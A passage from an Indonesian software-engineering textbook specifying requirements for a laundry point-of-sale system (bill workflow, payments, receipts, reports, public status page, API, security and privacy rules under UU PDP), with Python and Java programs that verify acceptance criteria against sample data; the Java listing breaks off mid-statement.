> **PERINGATAN: Jangan pernah memercayai harga dari peramban.** Peramban adalah program yang dikendalikan pelanggan. Siapa pun dapat membuka *developer tools* dan mengubah `40000` menjadi `1`. AC-4.1 ada karena hal ini pernah terjadi di binatu sungguhan. Rencana uji memeriksanya secara langsung: TC-4.2 mengirim `"payment": 1` bersama nota baru dan mengharapkan jumlah tersimpan tetap 40000.

3.6.5 FR-5 Alur nota: queued → finished → departed

Alasan. "Beri tahu bagian depan bahwa saya sudah selesai tanpa harus jalan ke sana" dari pencuci, "sudah jadi belum?" dari pelanggan, dan "siapa melakukan apa, kapan?" dari pemilik adalah satu kebutuhan: setiap nota bergerak melalui tiga status, hanya maju, dan setiap perpindahan dicatat beserta waktu dan karyawannya.

Kriteria penerimaan. *Tandai selesai* (pencuci, supervisor, pemilik) hanya dari `queued`, dan menulis satu baris StatusLog (AC-5.1). *Serahkan* (kasir, supervisor, pemilik) hanya dari `finished`;

bila masih ada sisa, hanya setelah pembayaran dicatat atau "pelanggan bayar nanti" dicentang (AC-5.2). *Batalkan* (supervisor, pemilik) hanya dari `queued` dan hanya tanpa pembayaran (AC-5.3). Setiap perubahan lain ditolak dengan HTTP 409 (AC-5.4). *Keluhan* (supervisor, pemilik) pada nota yang sudah diambil menambah satu baris StatusLog tanpa mengubah status (AC-5.5). Halaman nota menampilkan riwayat lengkap (AC-5.6). Halaman antrean mengelompokkan nota terbuka menjadi "In process" dan "Ready for pickup", dari yang terlama, dengan nota terlambat ditandai (AC-5.7). Setiap perubahan status adalah pembaruan bersyarat, `WHERE id = ? AND status = 'queued'`, sehingga bila dua orang menekan tombol yang sama pada saat yang sama, hanya satu yang berhasil (AC-5.8).

Contoh. Riwayat `B0014` berbunyi: queued 2025-10-03 10:02 oleh Kevin Tanoto, finished 2025-10-05 07:40 oleh Siti Nurhaliza Rahman, departed 2025-10-05 13:03 oleh Rizky Pratama, complaint 2025-10-07 07:46 oleh Siti Nurhaliza Rahman. Pukul 21.00 pada hari terakhir, Keputih menampilkan sembilan nota dalam proses, enam di antaranya terlambat, dan enam siap diambil. Sepanjang tahun, jejak audit memuat 2.953 baris `queued`, 2.909 `finished`, 2.875 `departed`, 21 `cancelled`, dan 44 `complaint`.

3.6.6 FR-6 Pembayaran

Alasan. "Saya harus ingat siapa bayar berapa" dari kasir dan "saya tidak tahu apakah pelanggannya sudah bayar" dari pemilik. Bayar separuh sekarang dan separuh nanti adalah hal biasa di binatu Indonesia, dan pelanggan membayar tunai, lewat QRIS, transfer bank, atau dari deposit.

Kriteria penerimaan. Pembayaran memiliki metode, jumlah, dan referensi opsional, dan dapat dicatat saat menitipkan maupun kapan pun sesudahnya selama sisa masih di atas nol, tidak pernah pada nota yang dibatalkan (AC-6.1). Jumlahnya menaati Persamaan (3.4); untuk tunai, kembalian ditampilkan tetapi hanya jumlah yang diterapkan yang disimpan (AC-6.2). QRIS dan transfer memerlukan referensi; tunai tanpa referensi; credit mendapat `DEPOSIT` (AC-6.3). Credit memerlukan deposit yang cukup dan menguranginya dalam transaksi yang sama (AC-6.4). Halaman nota menampilkan tagihan, terbayar, sisa, dan setiap pembayaran (AC-6.5). Pembayaran sebagian diperbolehkan dan sisanya tetap tampak (AC-6.6). Pembayaran tidak dapat disunting atau dihapus di aplikasi; kekeliruan dikoreksi pemilik langsung di basis data, dengan alasannya dicatat (AC-6.7).

Contoh. `B0006` (Contoh 3): Rp 18.000 dan Rp 18.000 tunai, sisa 0. `B0014`: Rp 12.000 tunai pukul 10.04 pada 3 Oktober 2025, lalu Rp 12.000 lewat QRIS dengan referensi `QRIS 948774831344` saat diambil pada 5 Oktober. Sepanjang tahun ada 3.319 pembayaran: 1.695 tunai (Rp 71.695.000), 1.151 lewat QRIS (Rp 48.884.000), 290 lewat transfer (Rp 12.888.000), dan 183 dari deposit (Rp 9.217.000).

3.6.7 FR-7 Struk

Alasan. Struk adalah bukti bagi pelanggan, dan jawaban binatu atas nota yang hilang. Struk juga yang dibawa pulang pelanggan, jadi harus memuat id nota dan petunjuk untuk cek status.

Kriteria penerimaan. Halaman siap cetak untuk kertas A6 atau kertas termal 80 mm, tetap terbaca di A4, dengan navigasi disembunyikan saat dicetak (AC-7.1). Struk menampilkan logo resmi Profitina, gerai, id nota dan waktunya, nama dan telepon pelanggan, baris layanan, pembayaran, sisa, rak, waktu janji, dan petunjuk cek status (AC-7.2). Uang dicetak dengan cara

Indonesia, `Rp 40.000`, dengan titik sebagai pemisah ribuan dan tanpa desimal (AC-7.3). Struk tidak pernah menampilkan alamat, tanggal lahir, atau surel pelanggan (AC-7.4).

Contoh. Struk `B2938` berbunyi: Profitina Laundry Wiyung, 031-0000-2103; `B2938`; 5 kg × Rp 8.000 = Rp 40.000; sisa Rp 40.000; rak `A05`; siap 30 Sep 2026 19:52; "Check status: bill B2938 + your phone number".

3.6.8 FR-8 Dasbor

Alasan. Pertanyaan pemilik, "gerai mana yang menghasilkan uang lebih banyak?", dijawab setiap pagi alih-alih sebulan sekali, dan pertanyaan supervisor, "apa yang perlu diperhatikan hari ini?".

Kriteria penerimaan. Untuk hari ini dan setiap gerai: nota diterima, uang diterima, nota dalam proses, siap, dan terlambat (AC-8.1). Pendapatan bulan ini per gerai dan totalnya (AC-8.2). Tiga layanan teratas bulan itu (AC-8.3). Pencuci hanya melihat ubin antrean dan tidak melihat uang; kasir dan supervisor melihat gerainya sendiri; pemilik melihat semuanya (AC-8.4).

Contoh, 30 September 2026. **Tabel 3.7** menampilkan dasbor pemilik pada hari terakhir data setahun. Total bulan itu Rp 11.913.000; layanan teratas adalah `S0001` (123 nota), `S0002` (35), dan `S0003` (35).

Tabel 3.7 Dasbor 30 September 2026, sebagaimana diminta AC-8.1, dengan angka nyata data contoh. Enam nota terlambat di Keputih adalah akibat kerusakan pengering pada Contoh 6.

Gerai	Nota hari ini	Diterima hari ini	Dalam proses	Terlambat	Siap
O01 Rungkut	6	Rp 186.000	9	0	23
O02 Keputih	1	Rp 0	9	6	6
O03 Wiyung	3	Rp 160.000	5	0	5

3.6.9 FR-9 Laporan dan ekspor CSV

Alasan. Hari Minggu pemilik yang hilang. Laporan menggantikan tiga buku catatan dan kalkulator, dan ekspor CSV membuatnya tetap dapat memakai spreadsheet yang ia percayai.

Kriteria penerimaan. Laporan bulanan berisi jumlah nota, jumlah tagihan, dan uang yang diterima menurut tanggal pembayaran (AC-9.1). Laporan per gerai, per layanan, dan per karyawan untuk periode yang dipilih, secara bawaan dua belas bulan terakhir (AC-9.2). Laporan piutang berisi setiap nota dengan sisa di atas nol (AC-9.3). Setiap laporan dapat diunduh sebagai CSV: UTF-8, satu baris judul, koma, angka polos tanpa pemisah ribuan, nama berkas yang bermakna (AC-9.4). Laporan hanya untuk supervisor dan pemilik (AC-9.5). Angka-angkanya sama dengan kueri rujukan di `database/queries.sql` (AC-9.6).

Contoh. Oktober 2025: 171 nota, tagihan Rp 8.362.000, diterima Rp 7.686.000. Setahun penuh: 2.953 nota, tagihan Rp 144.213.000, diterima Rp 142.684.000. Baris CSV pertama adalah `month,bills,charged,received` dan `2025-10,171,8362000,7686000`. Ada 38 piutang, enam di antaranya sudah diambil, yang pertama `B0340` (Adi Eko Alatas, bed cover, Rp 35.000).

> **WAWASAN KUNCI: TAGIHAN TIDAK SAMA DENGAN PENERIMAAN.** Oktober 2025 menagih Rp 8.362.000 tetapi hanya menerima Rp 7.686.000; September 2026 menagih Rp 11.913.000 dan menerima Rp 12.088.000, *lebih banyak*. Tidak satu pun keliru. "Tagihan" menghitung nota menurut bulan *kedatangannya*; "diterima" menghitung pembayaran menurut bulan *pembayarannya*. Nota yang datang pada 30 September dan dibayar pada 1 Oktober ditagih di satu bulan dan diterima di bulan berikutnya. Kebutuhan yang hanya menyebut "pendapatan" akan menyembunyikan hal ini; AC-9.1 menyebut keduanya.

3.6.10 FR-10 Cek status mandiri oleh pelanggan

Alasan. Telepon-telepon si mahasiswi (Subbab 3.4.2), dan karyawan pemilik yang berhenti bekerja setiap kali telepon berdering.

Kriteria penerimaan. Halaman publik meminta id nota dan nomor telepon (AC-10.1). Bila keduanya cocok, dengan telepon dibandingkan hanya dari digitnya, halaman menampilkan status dengan kata-kata biasa, tanggal-tanggal, layanan, jumlah, tagihan, sisa, serta nama dan telepon gerai (AC-10.2). Bila nota tidak ada *atau* teleponnya salah, halaman menampilkan pesan yang sama, "No bill found for this number and phone", sehingga tidak pernah mengungkap bahwa sebuah nota ada (AC-10.3). Halaman tidak menampilkan nama, alamat, atau surel dan tidak mengubah apa pun (AC-10.4). Lebih dari sepuluh pencarian per menit dari satu alamat IP ditolak dengan HTTP 429 (AC-10.5).

Contoh. `B2938` dengan `0896 0000 1482` menjawab: *Ready for pickup since 30 Sep 2026 18:00, Wash, dry & fold, 5 kg, Rp 40.000, still to pay Rp 40.000, Profitina Laundry Wiyung 031-0000-2103.* `B2938` dengan `0812-0000-4710`, yaitu telepon pelanggan lain, mendapat pesan tidak ditemukan, demikian pula `B9999`.

3.6.11 FR-11 API JSON

Alasan. Front end statis di `App/static/` berbicara dengan jalur mana pun melalui API yang sama, dan spreadsheet pemilik dapat mengambil data tanpa mengais layar. Bagi buku ini, API juga yang memungkinkan satu program, di Bab 4, memutar ulang satu use case utuh terhadap server yang berjalan.

Kriteria penerimaan. Endpoint dalam `api.md` tersedia dan menjawab dengan `application/json` (AC-11.1). Login dan peran sama dengan halaman web: tanpa sesi menghasilkan 401, peran yang salah 403 (AC-11.2). Satu format galat, `{"error": {"code", "message", "fields"}}` (AC-11.3). Uang berupa angka JSON dalam rupiah bulat, waktu berupa string `"YYYY-MM-DD HH:MM:SS"` (AC-11.4). Tidak ada jawaban yang pernah memuat `password` atau `password_hash` (AC-11.5). Daftar dipaginasi, paling banyak 100 butir per halaman (AC-11.6).

Contoh. `GET /api/bills?outlet=O03&status=queued` menjawab `total: 5`: `B2940` (bed cover milik Susanti Mahendra, Rp 35.000, terbayar Rp 17.000, sisa 18000), `B2941`, `B2944`, `B2950`, dan `B2952`.

3.7 Kebutuhan Nonfungsional

Sebuah sistem dapat melakukan kesebelas hal di atas dan tetap tidak dapat dipakai: lambat, tidak aman, membingungkan, atau mustahil dipasang. Kebutuhan nonfungsional Profitina Laundry dikelompokkan dalam empat keluarga: **S** untuk keamanan dan data pribadi, **P** untuk portabilitas dan pemasangan, **U** untuk kebergunaan, dan **R** untuk keandalan, kinerja, dan keterpeliharaan. Dua puluh tiga seluruhnya.

3.7.1 Hubungan keluarga-keluarga itu dengan ISO/IEC 25010

Model kualitas produk internasional, ISO/IEC 25010:2023 [7], menyebut sembilan karakteristik kualitas perangkat lunak: kesesuaian fungsional, efisiensi kinerja, kompatibilitas, kapabilitas interaksi, keandalan, keamanan, keterpeliharaan, fleksibilitas, dan keselamatan. Edisi 2023 mengganti nama *usability* menjadi *interaction capability* dan *portability* menjadi *flexibility*, serta menambahkan *safety*. **Tabel 3.8** memperlihatkan letak setiap keluarga kebutuhan Profitina

Laundry dalam model itu; daftar periksa seperti ini adalah cara tim menemukan kualitas yang lupa diminta.

Tabel 3.8 Kebutuhan nonfungsional Profitina Laundry yang ditempatkan dalam model kualitas ISO/IEC 25010:2023. Setiap karakteristik memiliki setidaknya satu kebutuhan atau alasan eksplisit mengapa tidak.

Karakteristik ISO/IEC 25010:2023	Kebutuhan Profitina Laundry
Kesesuaian fungsional	FR-1 sampai FR-11 dan 68 kriteria penerimaannya
Efisiensi kinerja	R-2: halaman di bawah 1 detik, kueri laporan di bawah 200 ms
Kompatibilitas	FR-11 API JSON; AC-9.4 CSV yang dapat dibuka spreadsheet
Kapabilitas interaksi	U-1 sampai U-4: format, ponsel 360 px, pesan galat yang membantu, penerimaan 30 detik
Keandalan	R-1: satu transaksi per perubahan multilangkah; AC-5.8 pembaruan bersyarat
Keamanan	S-1 sampai S-11
Keterpeliharaan	R-3 uji otomatis dengan `VERIFIED.md`; R-4 kode yang ditulis untuk pemula
Fleksibilitas	P-1 sampai P-4: Windows, macOS, Linux; SQLite atau MySQL
Keselamatan	tidak berlaku dalam arti fisik; kekhawatiran terdekat, hilangnya catatan uang, ditangani R-1 dan S-11

3.7.2 Keamanan dan data pribadi menurut UU PDP

Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi (UU PDP) [8] disahkan pada 17 Oktober 2022 dengan masa transisi dua tahun, sehingga kewajibannya berlaku penuh sejak Oktober 2024. Peraturan pelaksananya, Peraturan Pemerintah Nomor 33 Tahun 2026, ditetapkan pada 16 Juli 2026 dan mulai berlaku pada 16 Januari 2027 [9], [10]; pemberitaan ketika peraturan itu terbit mencatat bahwa lembaga pengawas yang diamanatkan undang-undang masih dinanti [11]. Binatu yang mencatat nama, nomor telepon, alamat, dan tanggal lahir adalah *pengendali data pribadi* menurut undang-undang ini, sekecil apa pun usahanya.

Prinsip-prinsip undang-undang itu menjadi kebutuhan konkret dalam keluarga S, yang diringkas dalam **Tabel 3.9**.

Tabel 3.9 Sebelas kebutuhan keamanan dan data pribadi beserta kasus uji yang memeriksanya. S-8 dan sebagian S-10 diperiksa lewat tinjauan, bukan uji, dan pemeriksa celah di Subbab 3.10 melaporkannya dengan jujur.

Id	Kebutuhan	Diperiksa oleh
S-1	Validasi sisi server untuk setiap masukan, apa pun yang dilakukan peramban	TC-NF-01
S-2	*Prepared statement* untuk setiap pernyataan SQL yang memuat masukan pengguna; tidak pernah penyambungan string	TC-NF-02
S-3	Pelolosan (*escaping*) keluaran di setiap templat: `<script>` dalam nama tampil sebagai teks	TC-NF-03
S-4	Token CSRF pada setiap formulir yang mengubah data; API mewajibkan header `X-CSRF-Token`	TC-NF-04
S-5	Kata sandi hanya sebagai hash PBKDF2-HMAC-SHA256, 600.000 iterasi, garam acak 16 bait, diverifikasi dalam waktu konstan	TC-NF-05
S-6	Sesi diperbarui saat login, `HttpOnly`, `SameSite=Lax`, kedaluwarsa setelah 8 jam	TC-1.x
S-7	Hak minimum: pemeriksaan peran di server untuk setiap tindakan; pengguna basis data hanya memiliki SELECT, INSERT, UPDATE, dan DELETE	TC-1.6, TC-NF-06
S-8	Tidak ada rahasia di repositori: kata sandi dan kunci berasal dari lingkungan atau berkas setelan yang diabaikan Git	tinjauan
S-9	Pengguna melihat pesan yang jelas; *stack trace* dan SQL hanya ada di log server	TC-NF-07
S-10	Prinsip UU PDP: kumpulkan hanya yang diperlukan, pakai hanya untuk layanan binatu, tampilkan hanya kepada karyawan, izinkan pelanggan melihat dan mengoreksinya	tinjauan, TC-10.x
S-11	Jejak audit: setiap perubahan status dicatat dengan karyawan dan waktunya, hanya-sisip	TC-5.6

Dua di antaranya layak dicermati karena langsung berasal dari prinsip *minimalisasi data* dalam undang-undang: kumpulkan dan tampilkan tidak lebih dari yang dibutuhkan tujuannya.

Struk (AC-7.4) menampilkan nama dan telepon pelanggan, karena binatu membutuhkannya untuk menyerahkan kantong yang benar, tetapi tidak pernah alamat, tanggal lahir, atau surel. Struk adalah secarik kertas yang berakhir di saku, tempat sampah, atau lantai kamar kos.

Halaman status publik (AC-10.4) tidak menampilkan nama maupun hal pribadi lainnya, hanya apa yang sudah diketahui pemegang struk. Dan halaman itu menjawab "nota tidak ditemukan" dengan cara yang persis sama, baik notanya tidak ada maupun teleponnya salah (AC-10.3). Seandainya halaman itu menjawab "telepon salah", orang asing dapat mengetik `B0001`, `B0002`, `B0003` dan mengetahui nota mana yang ada dan kapan diambil; jawaban yang sama untuk kedua kasus menutup pintu itu.

Aturan kata sandi, S-5, mengikuti OWASP Password Storage Cheat Sheet [12], yang menganjurkan PBKDF2-HMAC-SHA256 dengan 600.000 iterasi bila fungsi *memory-hard* seperti Argon2id tidak tersedia di setiap bahasa sebuah proyek. Profitina Laundry memiliki delapan jalur, dan PBKDF2 adalah satu-satunya algoritme yang disediakan pustaka standar semuanya. Kolom lama `password varchar(5)` dari rancangan 2020 dipertahankan agar SQL asli tetap dapat dimuat, tetapi isinya `*****` dan tidak pernah dibaca (AC-1.3). Kebutuhan CSRF S-4 mengikuti *cheat sheet* OWASP yang sepadan [13].

3.7.3 Kinerja

R-2 singkat dan terukur: *dengan data contoh, sekitar 3.000 nota, setiap halaman menjawab dalam kurang dari satu detik di laptop mahasiswa, dan setiap kueri laporan dalam* `queries.sql` *berjalan*

dalam kurang dari 200 ms di SQLite. Kebutuhan ini menyebut berapa banyak data, di mesin apa, dan secepat apa. "Aplikasinya harus cepat" tidak menyebut satu pun dari ketiganya.

Mengapa angka-angka itu? Satu detik kira-kira batas ketika orang di meja depan mulai merasa menunggu. Tiga ribu nota adalah setahun usaha binatu, dan kueri-kueri `queries.sql` menyentuh setiap nota. Uji TC-NF-11 mengukur waktu dasbor, antrean, dan laporan bulanan, dan `VERIFIED.md` jalur Flask mencatat waktu yang terukur.

3.7.4 Kebergunaan

Empat kebutuhan, masing-masing dapat diuji. U-1: antarmuka berbahasa Inggris, uang ditampilkan sebagai `Rp 40.000`, tanggal sebagai `30 Sep 2026 18:00`. U-2: dapat dipakai di ponsel selebar 360 piksel di meja depan; TC-NF-12 memeriksa bahwa tidak ada gulir mendatar. U-3: setiap pesan galat menyatakan apa yang harus dilakukan, "Rack A05 is in use, choose another rack", bukan "Error 23000". U-4 berasal langsung dari Sabtu pagi sang kasir: nota untuk pelanggan lama memerlukan *paling lama 30 detik, lima isian, dan dua klik* bagi kasir terlatih.

3.7.5 Portabilitas: SQLite secara bawaan, MySQL dengan satu setelan

P-1 meminta setiap jalur berjalan di Windows 10 dan 11, macOS 13 atau lebih baru, serta Ubuntu 22.04 atau lebih baru, mengikuti README-nya, tanpa perlu menebak. P-2 meminta **SQLite secara bawaan**, basis data dalam satu berkas tanpa server yang perlu dipasang, dan **MySQL atau MariaDB dengan mengubah satu setelan**, misalnya `DB_ENGINE=mysql`. P-3 meminta SQL ditulis dalam bagian bahasa yang dipahami kedua mesin, atau bagian yang khas dialek dikumpulkan di satu tempat. P-4 menetapkan format penyimpanan: tanggal sebagai string `YYYY-MM-DD HH:MM:SS` dalam WIB, uang dalam rupiah bulat.

Alasannya adalah pembaca. Mahasiswa dengan laptop tanpa hak administrator dapat menjalankan setiap jalur di SQLite dalam hitungan menit; kelas yang memakai XAMPP dapat memakai MySQL; dan angka-angkanya harus sama di keduanya. Uji TC-NF-09 menjalankan ulang lima uji kunci di MySQL, dan uji milik basis data sendiri, TC-DB-4, menjalankan ketiga puluh kueri laporan di SQLite, MariaDB 10.11, dan MySQL 8 lalu membandingkan hasilnya.

3.7.6 Keandalan dan keterpeliharaan

R-1: setiap perubahan yang menyentuh lebih dari satu baris (nota ditambah log ditambah pembayaran; pembayaran ditambah deposit) terjadi dalam satu transaksi. R-3: setiap jalur yang dapat dijalankan memiliki uji otomatis yang benar-benar dijalankan, dan `VERIFIED.md` yang menyatakan dengan tepat apa yang dijalankan. R-4: kode ditulis agar dapat dibaca pemula, dengan fungsi-fungsi pendek dan komentar yang menjelaskan *mengapa*.

3.8 Memeriksa Kebutuhan terhadap Data

Kebutuhan yang disertai contoh konkret membuat janji yang dapat diperiksa, dan contoh-contoh di Subbab 3.6 semuanya diambil dari `laundry.db`. **Kode 3.1** memeriksa sebelas di antaranya langsung terhadap salinan basis data, mencetak setiap kriteria penerimaan, apa kata basis data, dan apakah keduanya cocok.

Kode 3.1 `python/ac_examples.py`: sebelas kriteria penerimaan bab ini diperiksa terhadap data setahun. Setiap kueri memakai parameter `?`, sebagaimana dituntut kebutuhan S-2, bahkan dalam program yang tidak akan dijalankan orang lain.

```
"""Memeriksa sebelas kriteria penerimaan Bab 3 terhadap data setahun.

Setiap angka yang dikutip bab ini sebagai contoh berasal dari laundry.db.
Program ini menanyakan setiap angka ke basis data dan membandingkannya dengan
nilai yang dijanjikan kebutuhan. Program hanya membaca, jadi cukup memakai
salinan di ../data.

    python ac_examples.py [path/to/laundry.db]
"""
import os
import re
import sqlite3
import sys
from datetime import datetime, timedelta

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")
NOW = datetime(2026, 9, 30, 21, 0, 0)          # akhir tahun data contoh
HOURS = {"S0002": 24, "S0001": 48, "S0003": 48, "S0012": 48,     # BR-7
         "S0008": 72, "S0009": 72, "S0010": 120}                 # lainnya 96

PAID = "(SELECT COALESCE(SUM(amount), 0) FROM Payment p WHERE p.Bill_id = b.id)"


def one(con, sql, *args):
    """Baris pertama hasil kueri, sebagai tuple."""
    return tuple(con.execute(sql, args).fetchone())


def main():
    con = sqlite3.connect(sys.argv[1] if len(sys.argv) > 1 else DB)
    checks = []

    def check(ac, what, expected, actual):
        show = " / ".join(str(v) for v in actual)
        ok = tuple(expected) == tuple(actual)
        checks.append(ok)
        print("%-8s %-40s %-18s %s" % (ac, what, show, "PASS" if ok else
              "FAIL, expected " + " / ".join(str(v) for v in expected)))
```

Kode 3.1 (Lanjutan) *python/ac_examples.py: sebelas kriteria penerimaan bab ini diperiksa terhadap data setahun. Setiap kueri memakai parameter ?, sebagaimana dituntut kebutuhan S-2, bahkan dalam program yang tidak akan dijalankan orang lain.*

```
    check("AC-2.2", "customers whose name has 'wijaya'", (8,),
          one(con, "SELECT COUNT(*) FROM Customer WHERE LOWER(name) LIKE ?",
              "%wijaya%"))
    check("AC-2.6", "bills of C0094 (so: no delete)", (62,),
          one(con, "SELECT COUNT(*) FROM Bill WHERE Customer_id = ?", "C0094"))
    check("AC-4.1", "bills where payment = price x unit", (2932,),
          one(con, "SELECT COUNT(*) FROM Bill b JOIN Service s"
                   " ON s.id = b.Service_id WHERE b.payment = s.price * b.unit"))
    check("BR-5", "cancelled bills / with a payment", (21, 0),
          one(con, "SELECT COUNT(*), SUM(" + PAID + " > 0) FROM Bill b"
                   " WHERE EXISTS (SELECT 1 FROM StatusLog l WHERE"
                   " l.Bill_id = b.id AND l.status = 'cancelled')"))
    check("AC-6.5", "B0006 charged / paid / balance", (36000, 36000, 0),
          one(con, "SELECT payment, " + PAID + ", payment - " + PAID +
                   " FROM Bill b WHERE id = ?", "B0006"))
    check("AC-8.2", "charged in September 2026", (11913000,),
          one(con, "SELECT SUM(payment) FROM Bill WHERE arrived LIKE ?",
              "2026-09-%"))
    check("AC-9.1", "October 2025: bills / charged", (171, 8362000),
          one(con, "SELECT COUNT(*), SUM(payment) FROM Bill"
                   " WHERE arrived LIKE ?", "2025-10-%"))
    check("AC-9.1", "October 2025: received", (7686000,),
          one(con, "SELECT SUM(amount) FROM Payment WHERE paid_at LIKE ?",
              "2025-10-%"))
    check("AC-9.3", "bills with a balance above 0", (38,),
          one(con, "SELECT COUNT(*) FROM Bill b WHERE payment > " + PAID))

    # AC-5.7 / BR-7: terlambat = masih antre setelah arrived + jam janji.
    overdue = 0
    for arrived, service in con.execute(
            "SELECT arrived, Service_id FROM Bill"
            " WHERE status = 'queued' AND Outlet_id = ?", ("O02",)):
        start = datetime.strptime(arrived, "%Y-%m-%d %H:%M:%S")
        if start + timedelta(hours=HOURS.get(service, 96)) < NOW:
            overdue += 1
    check("AC-5.7", "overdue bills at O02 at 21:00", (6,), (overdue,))
```

Kode 3.1 (Lanjutan) *python/ac_examples.py: sebelas kriteria penerimaan bab ini diperiksa terhadap data setahun. Setiap kueri memakai parameter ?, sebagaimana dituntut kebutuhan S-2, bahkan dalam program yang tidak akan dijalankan orang lain.*

```
    # AC-10.2: nomor telepon dibandingkan hanya dari digitnya.
    typed = "0896 0000 1482"
    found = 0
    for (phone,) in con.execute(
            "SELECT c.phone FROM Bill b JOIN Customer c"
            " ON c.id = b.Customer_id WHERE b.id = ?", ("B2938",)):
        if re.sub(r"\D", "", phone) == re.sub(r"\D", "", typed):
            found += 1
    check("AC-10.2", "B2938 found with '0896 0000 1482'", (1,), (found,))

    print("%d of %d acceptance checks pass" % (sum(checks), len(checks)))
    return 0 if all(checks) else 1


if __name__ == "__main__":
    sys.exit(main())
```

Program ini memiliki satu fungsi bantu, `one()`, yang menjalankan kueri dan mengembalikan baris pertamanya sebagai tuple, dan satu fungsi dalam, `check()`, yang membandingkan baris itu dengan

nilai yang dijanjikan kebutuhan lalu mencetak satu baris. String `PAID` adalah subkueri untuk jumlah pembayaran sebuah nota, yakni $\sum a_i$ pada Persamaan (3.3). Dua kriteria sengaja diperiksa di Python, bukan di SQL. AC-5.7 memerlukan jam janji BR-7, yang disimpan dalam kamus kecil `HOURS`, dan Persamaan (3.5), yang berupa satu perbandingan dua nilai `datetime`. AC-10.2 memerlukan "bandingkan telepon hanya dari digitnya", yang dikerjakan `re.sub(r"\D", "", phone)` dengan menghapus setiap karakter yang bukan digit. Jalankan dari folder `python`:

```
$ python ac_examples.py
AC-2.2   customers whose name has 'wijaya'       8                  PASS
AC-2.6   bills of C0094 (so: no delete)          62                 PASS
AC-4.1   bills where payment = price x unit      2932               PASS
BR-5     cancelled bills / with a payment        21 / 0             PASS
AC-6.5   B0006 charged / paid / balance          36000 / 36000 / 0  PASS
AC-8.2   charged in September 2026               11913000           PASS
AC-9.1   October 2025: bills / charged           171 / 8362000      PASS
AC-9.1   October 2025: received                  7686000            PASS
AC-9.3   bills with a balance above 0            38                 PASS
AC-5.7   overdue bills at O02 at 21:00           6                  PASS
AC-10.2  B2938 found with '0896 0000 1482'       1                  PASS
11 of 11 acceptance checks pass
```

Sebelas dari sebelas. Baris AC-4.1 layak dibaca dua kali: 2.932 nota memenuhi $payment = p_s \times u$, sedangkan data setahun memiliki 2.953 nota. Selisihnya, 21, tepat sama dengan jumlah nota yang dibatalkan pada baris BR-5, yang tagihannya dijadikan 0 saat pembatalan. Jadi setiap nota menaati aturan harga, dan satu-satunya pengecualian adalah yang dijelaskan aturan lain.

Kode 3.2 adalah program yang sama dalam Java, memakai JDBC dan *driver* SQLite `sqlite-jdbc`. Program ini mencetak baris-baris yang persis sama.

Kode 3.2 `java/AcExamples.java`: sebelas pemeriksaan yang sama dengan JDBC. `PreparedStatement` dengan `?` berperan seperti tuple parameter di Python, dan `LocalDateTime` seperti `datetime`.

```java
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.time.LocalDateTime;
import java.time.format.DateTimeFormatter;
import java.util.ArrayList;
import java.util.List;
import java.util.Map;

/**
 * Memeriksa sebelas kriteria penerimaan Bab 3 terhadap data setahun,
 * persis seperti ac_examples.py. Jalankan dari folder java/:
 *
 *     javac -cp lib/sqlite-jdbc-3.53.2.0.jar -d out AcExamples.java
 *     java -cp out:lib/sqlite-jdbc-3.53.2.0.jar AcExamples   (Windows: ; bukan :)
 */
public class AcExamples {

    static final String DB = "../data/laundry.db";
    static final LocalDateTime NOW = LocalDateTime.of(2026, 9, 30, 21, 0, 0);
    static final Map<String, Integer> HOURS = Map.of(               // BR-7
        "S0002", 24, "S0001", 48, "S0003", 48, "S0012", 48,
        "S0008", 72, "S0009", 72, "S0010", 120);                 // lainnya 96
    static final String PAID =
        "(SELECT COALESCE(SUM(amount), 0) FROM Payment p WHERE p.Bill_id = b.id)";
    static final DateTimeFormatter FMT =
        DateTimeFormatter.ofPattern("yyyy-MM-dd HH:mm:ss");

    static final List<Boolean> checks = new ArrayList<>();

    /** Baris pertama hasil kueri, sebagai larik bilangan bulat. */
    static long[] one(Connection con, String sql, String... args)
            throws SQLException {
        try (PreparedStatement ps = con.prepareStatement(sql)) {
            for (int i = 0; i < args.length; i++) ps.setString(i + 1, args[i]);
            try (ResultSet rs = ps.executeQuery()) {
                rs.next();
                int n = rs.getMetaData().getColumnCount();
                long[] row = new long[n];
                for (int i = 0; i < n; i++) row[i] = rs.getLong(i + 1);
                return row;
            }
        }
    }
```

Kode 3.2 (Lanjutan) *java/AcExamples.java: sebelas pemeriksaan yang sama dengan JDBC. PreparedStatement dengan ? berperan seperti tuple parameter di Python, dan LocalDateTime seperti datetime.*

```
    static String join(long[] values) {
        List<String> s = new ArrayList<>();
        for (long v : values) s.add(Long.toString(v));
        return String.join(" / ", s);
    }

    static void check(String ac, String what, long[] expected, long[] actual) {
        boolean ok = java.util.Arrays.equals(expected, actual);
        checks.add(ok);
        System.out.printf("%-8s %-40s %-18s %s%n", ac, what, join(actual),
                          ok ? "PASS" : "FAIL, expected " + join(expected));
    }

    static long[] v(long... values) {
        return values;
    }

    public static void main(String[] args) throws SQLException {
        String path = args.length > 0 ? args[0] : DB;
        try (Connection con = DriverManager.getConnection("jdbc:sqlite:" + path)) {
            check("AC-2.2", "customers whose name has 'wijaya'", v(8),
                  one(con, "SELECT COUNT(*) FROM Customer WHERE LOWER(name) LIKE ?",
                      "%wijaya%"));
            check("AC-2.6", "bills of C0094 (so: no delete)", v(62),
                  one(con, "SELECT COUNT(*) FROM Bill WHERE Customer_id = ?",
                      "C0094"));
            check("AC-4.1", "bills where payment = price x unit", v(2932),
                  one(con, "SELECT COUNT(*) FROM Bill b JOIN Service s"
                      + " ON s.id = b.Service_id"
                      + " WHERE b.payment = s.price * b.unit"));
            check("BR-5", "cancelled bills / with a payment", v(21, 0),
                  one(con, "SELECT COUNT(*), SUM(" + PAID + " > 0) FROM Bill b"
                      + " WHERE EXISTS (SELECT 1 FROM StatusLog l WHERE"
                      + " l.Bill_id = b.id AND l.status = 'cancelled')"));
            check("AC-6.5", "B0006 charged / paid / balance", v(36000, 36000, 0),
                  one(con, "SELECT payment, " + PAID + ", payment - " + PAID
                      + " FROM Bill b WHERE id = ?", "B0006"));
            check("AC-8.2", "charged in September 2026", v(11913000),
                  one(con, "SELECT SUM(payment) FROM Bill WHERE arrived LIKE ?",
                      "2026-09-%"));
            check("AC-9.1", "October 2025: bills / charged", v(171, 8362000),
                  one(con, "SELECT COUNT(*), SUM(payment) FROM Bill"
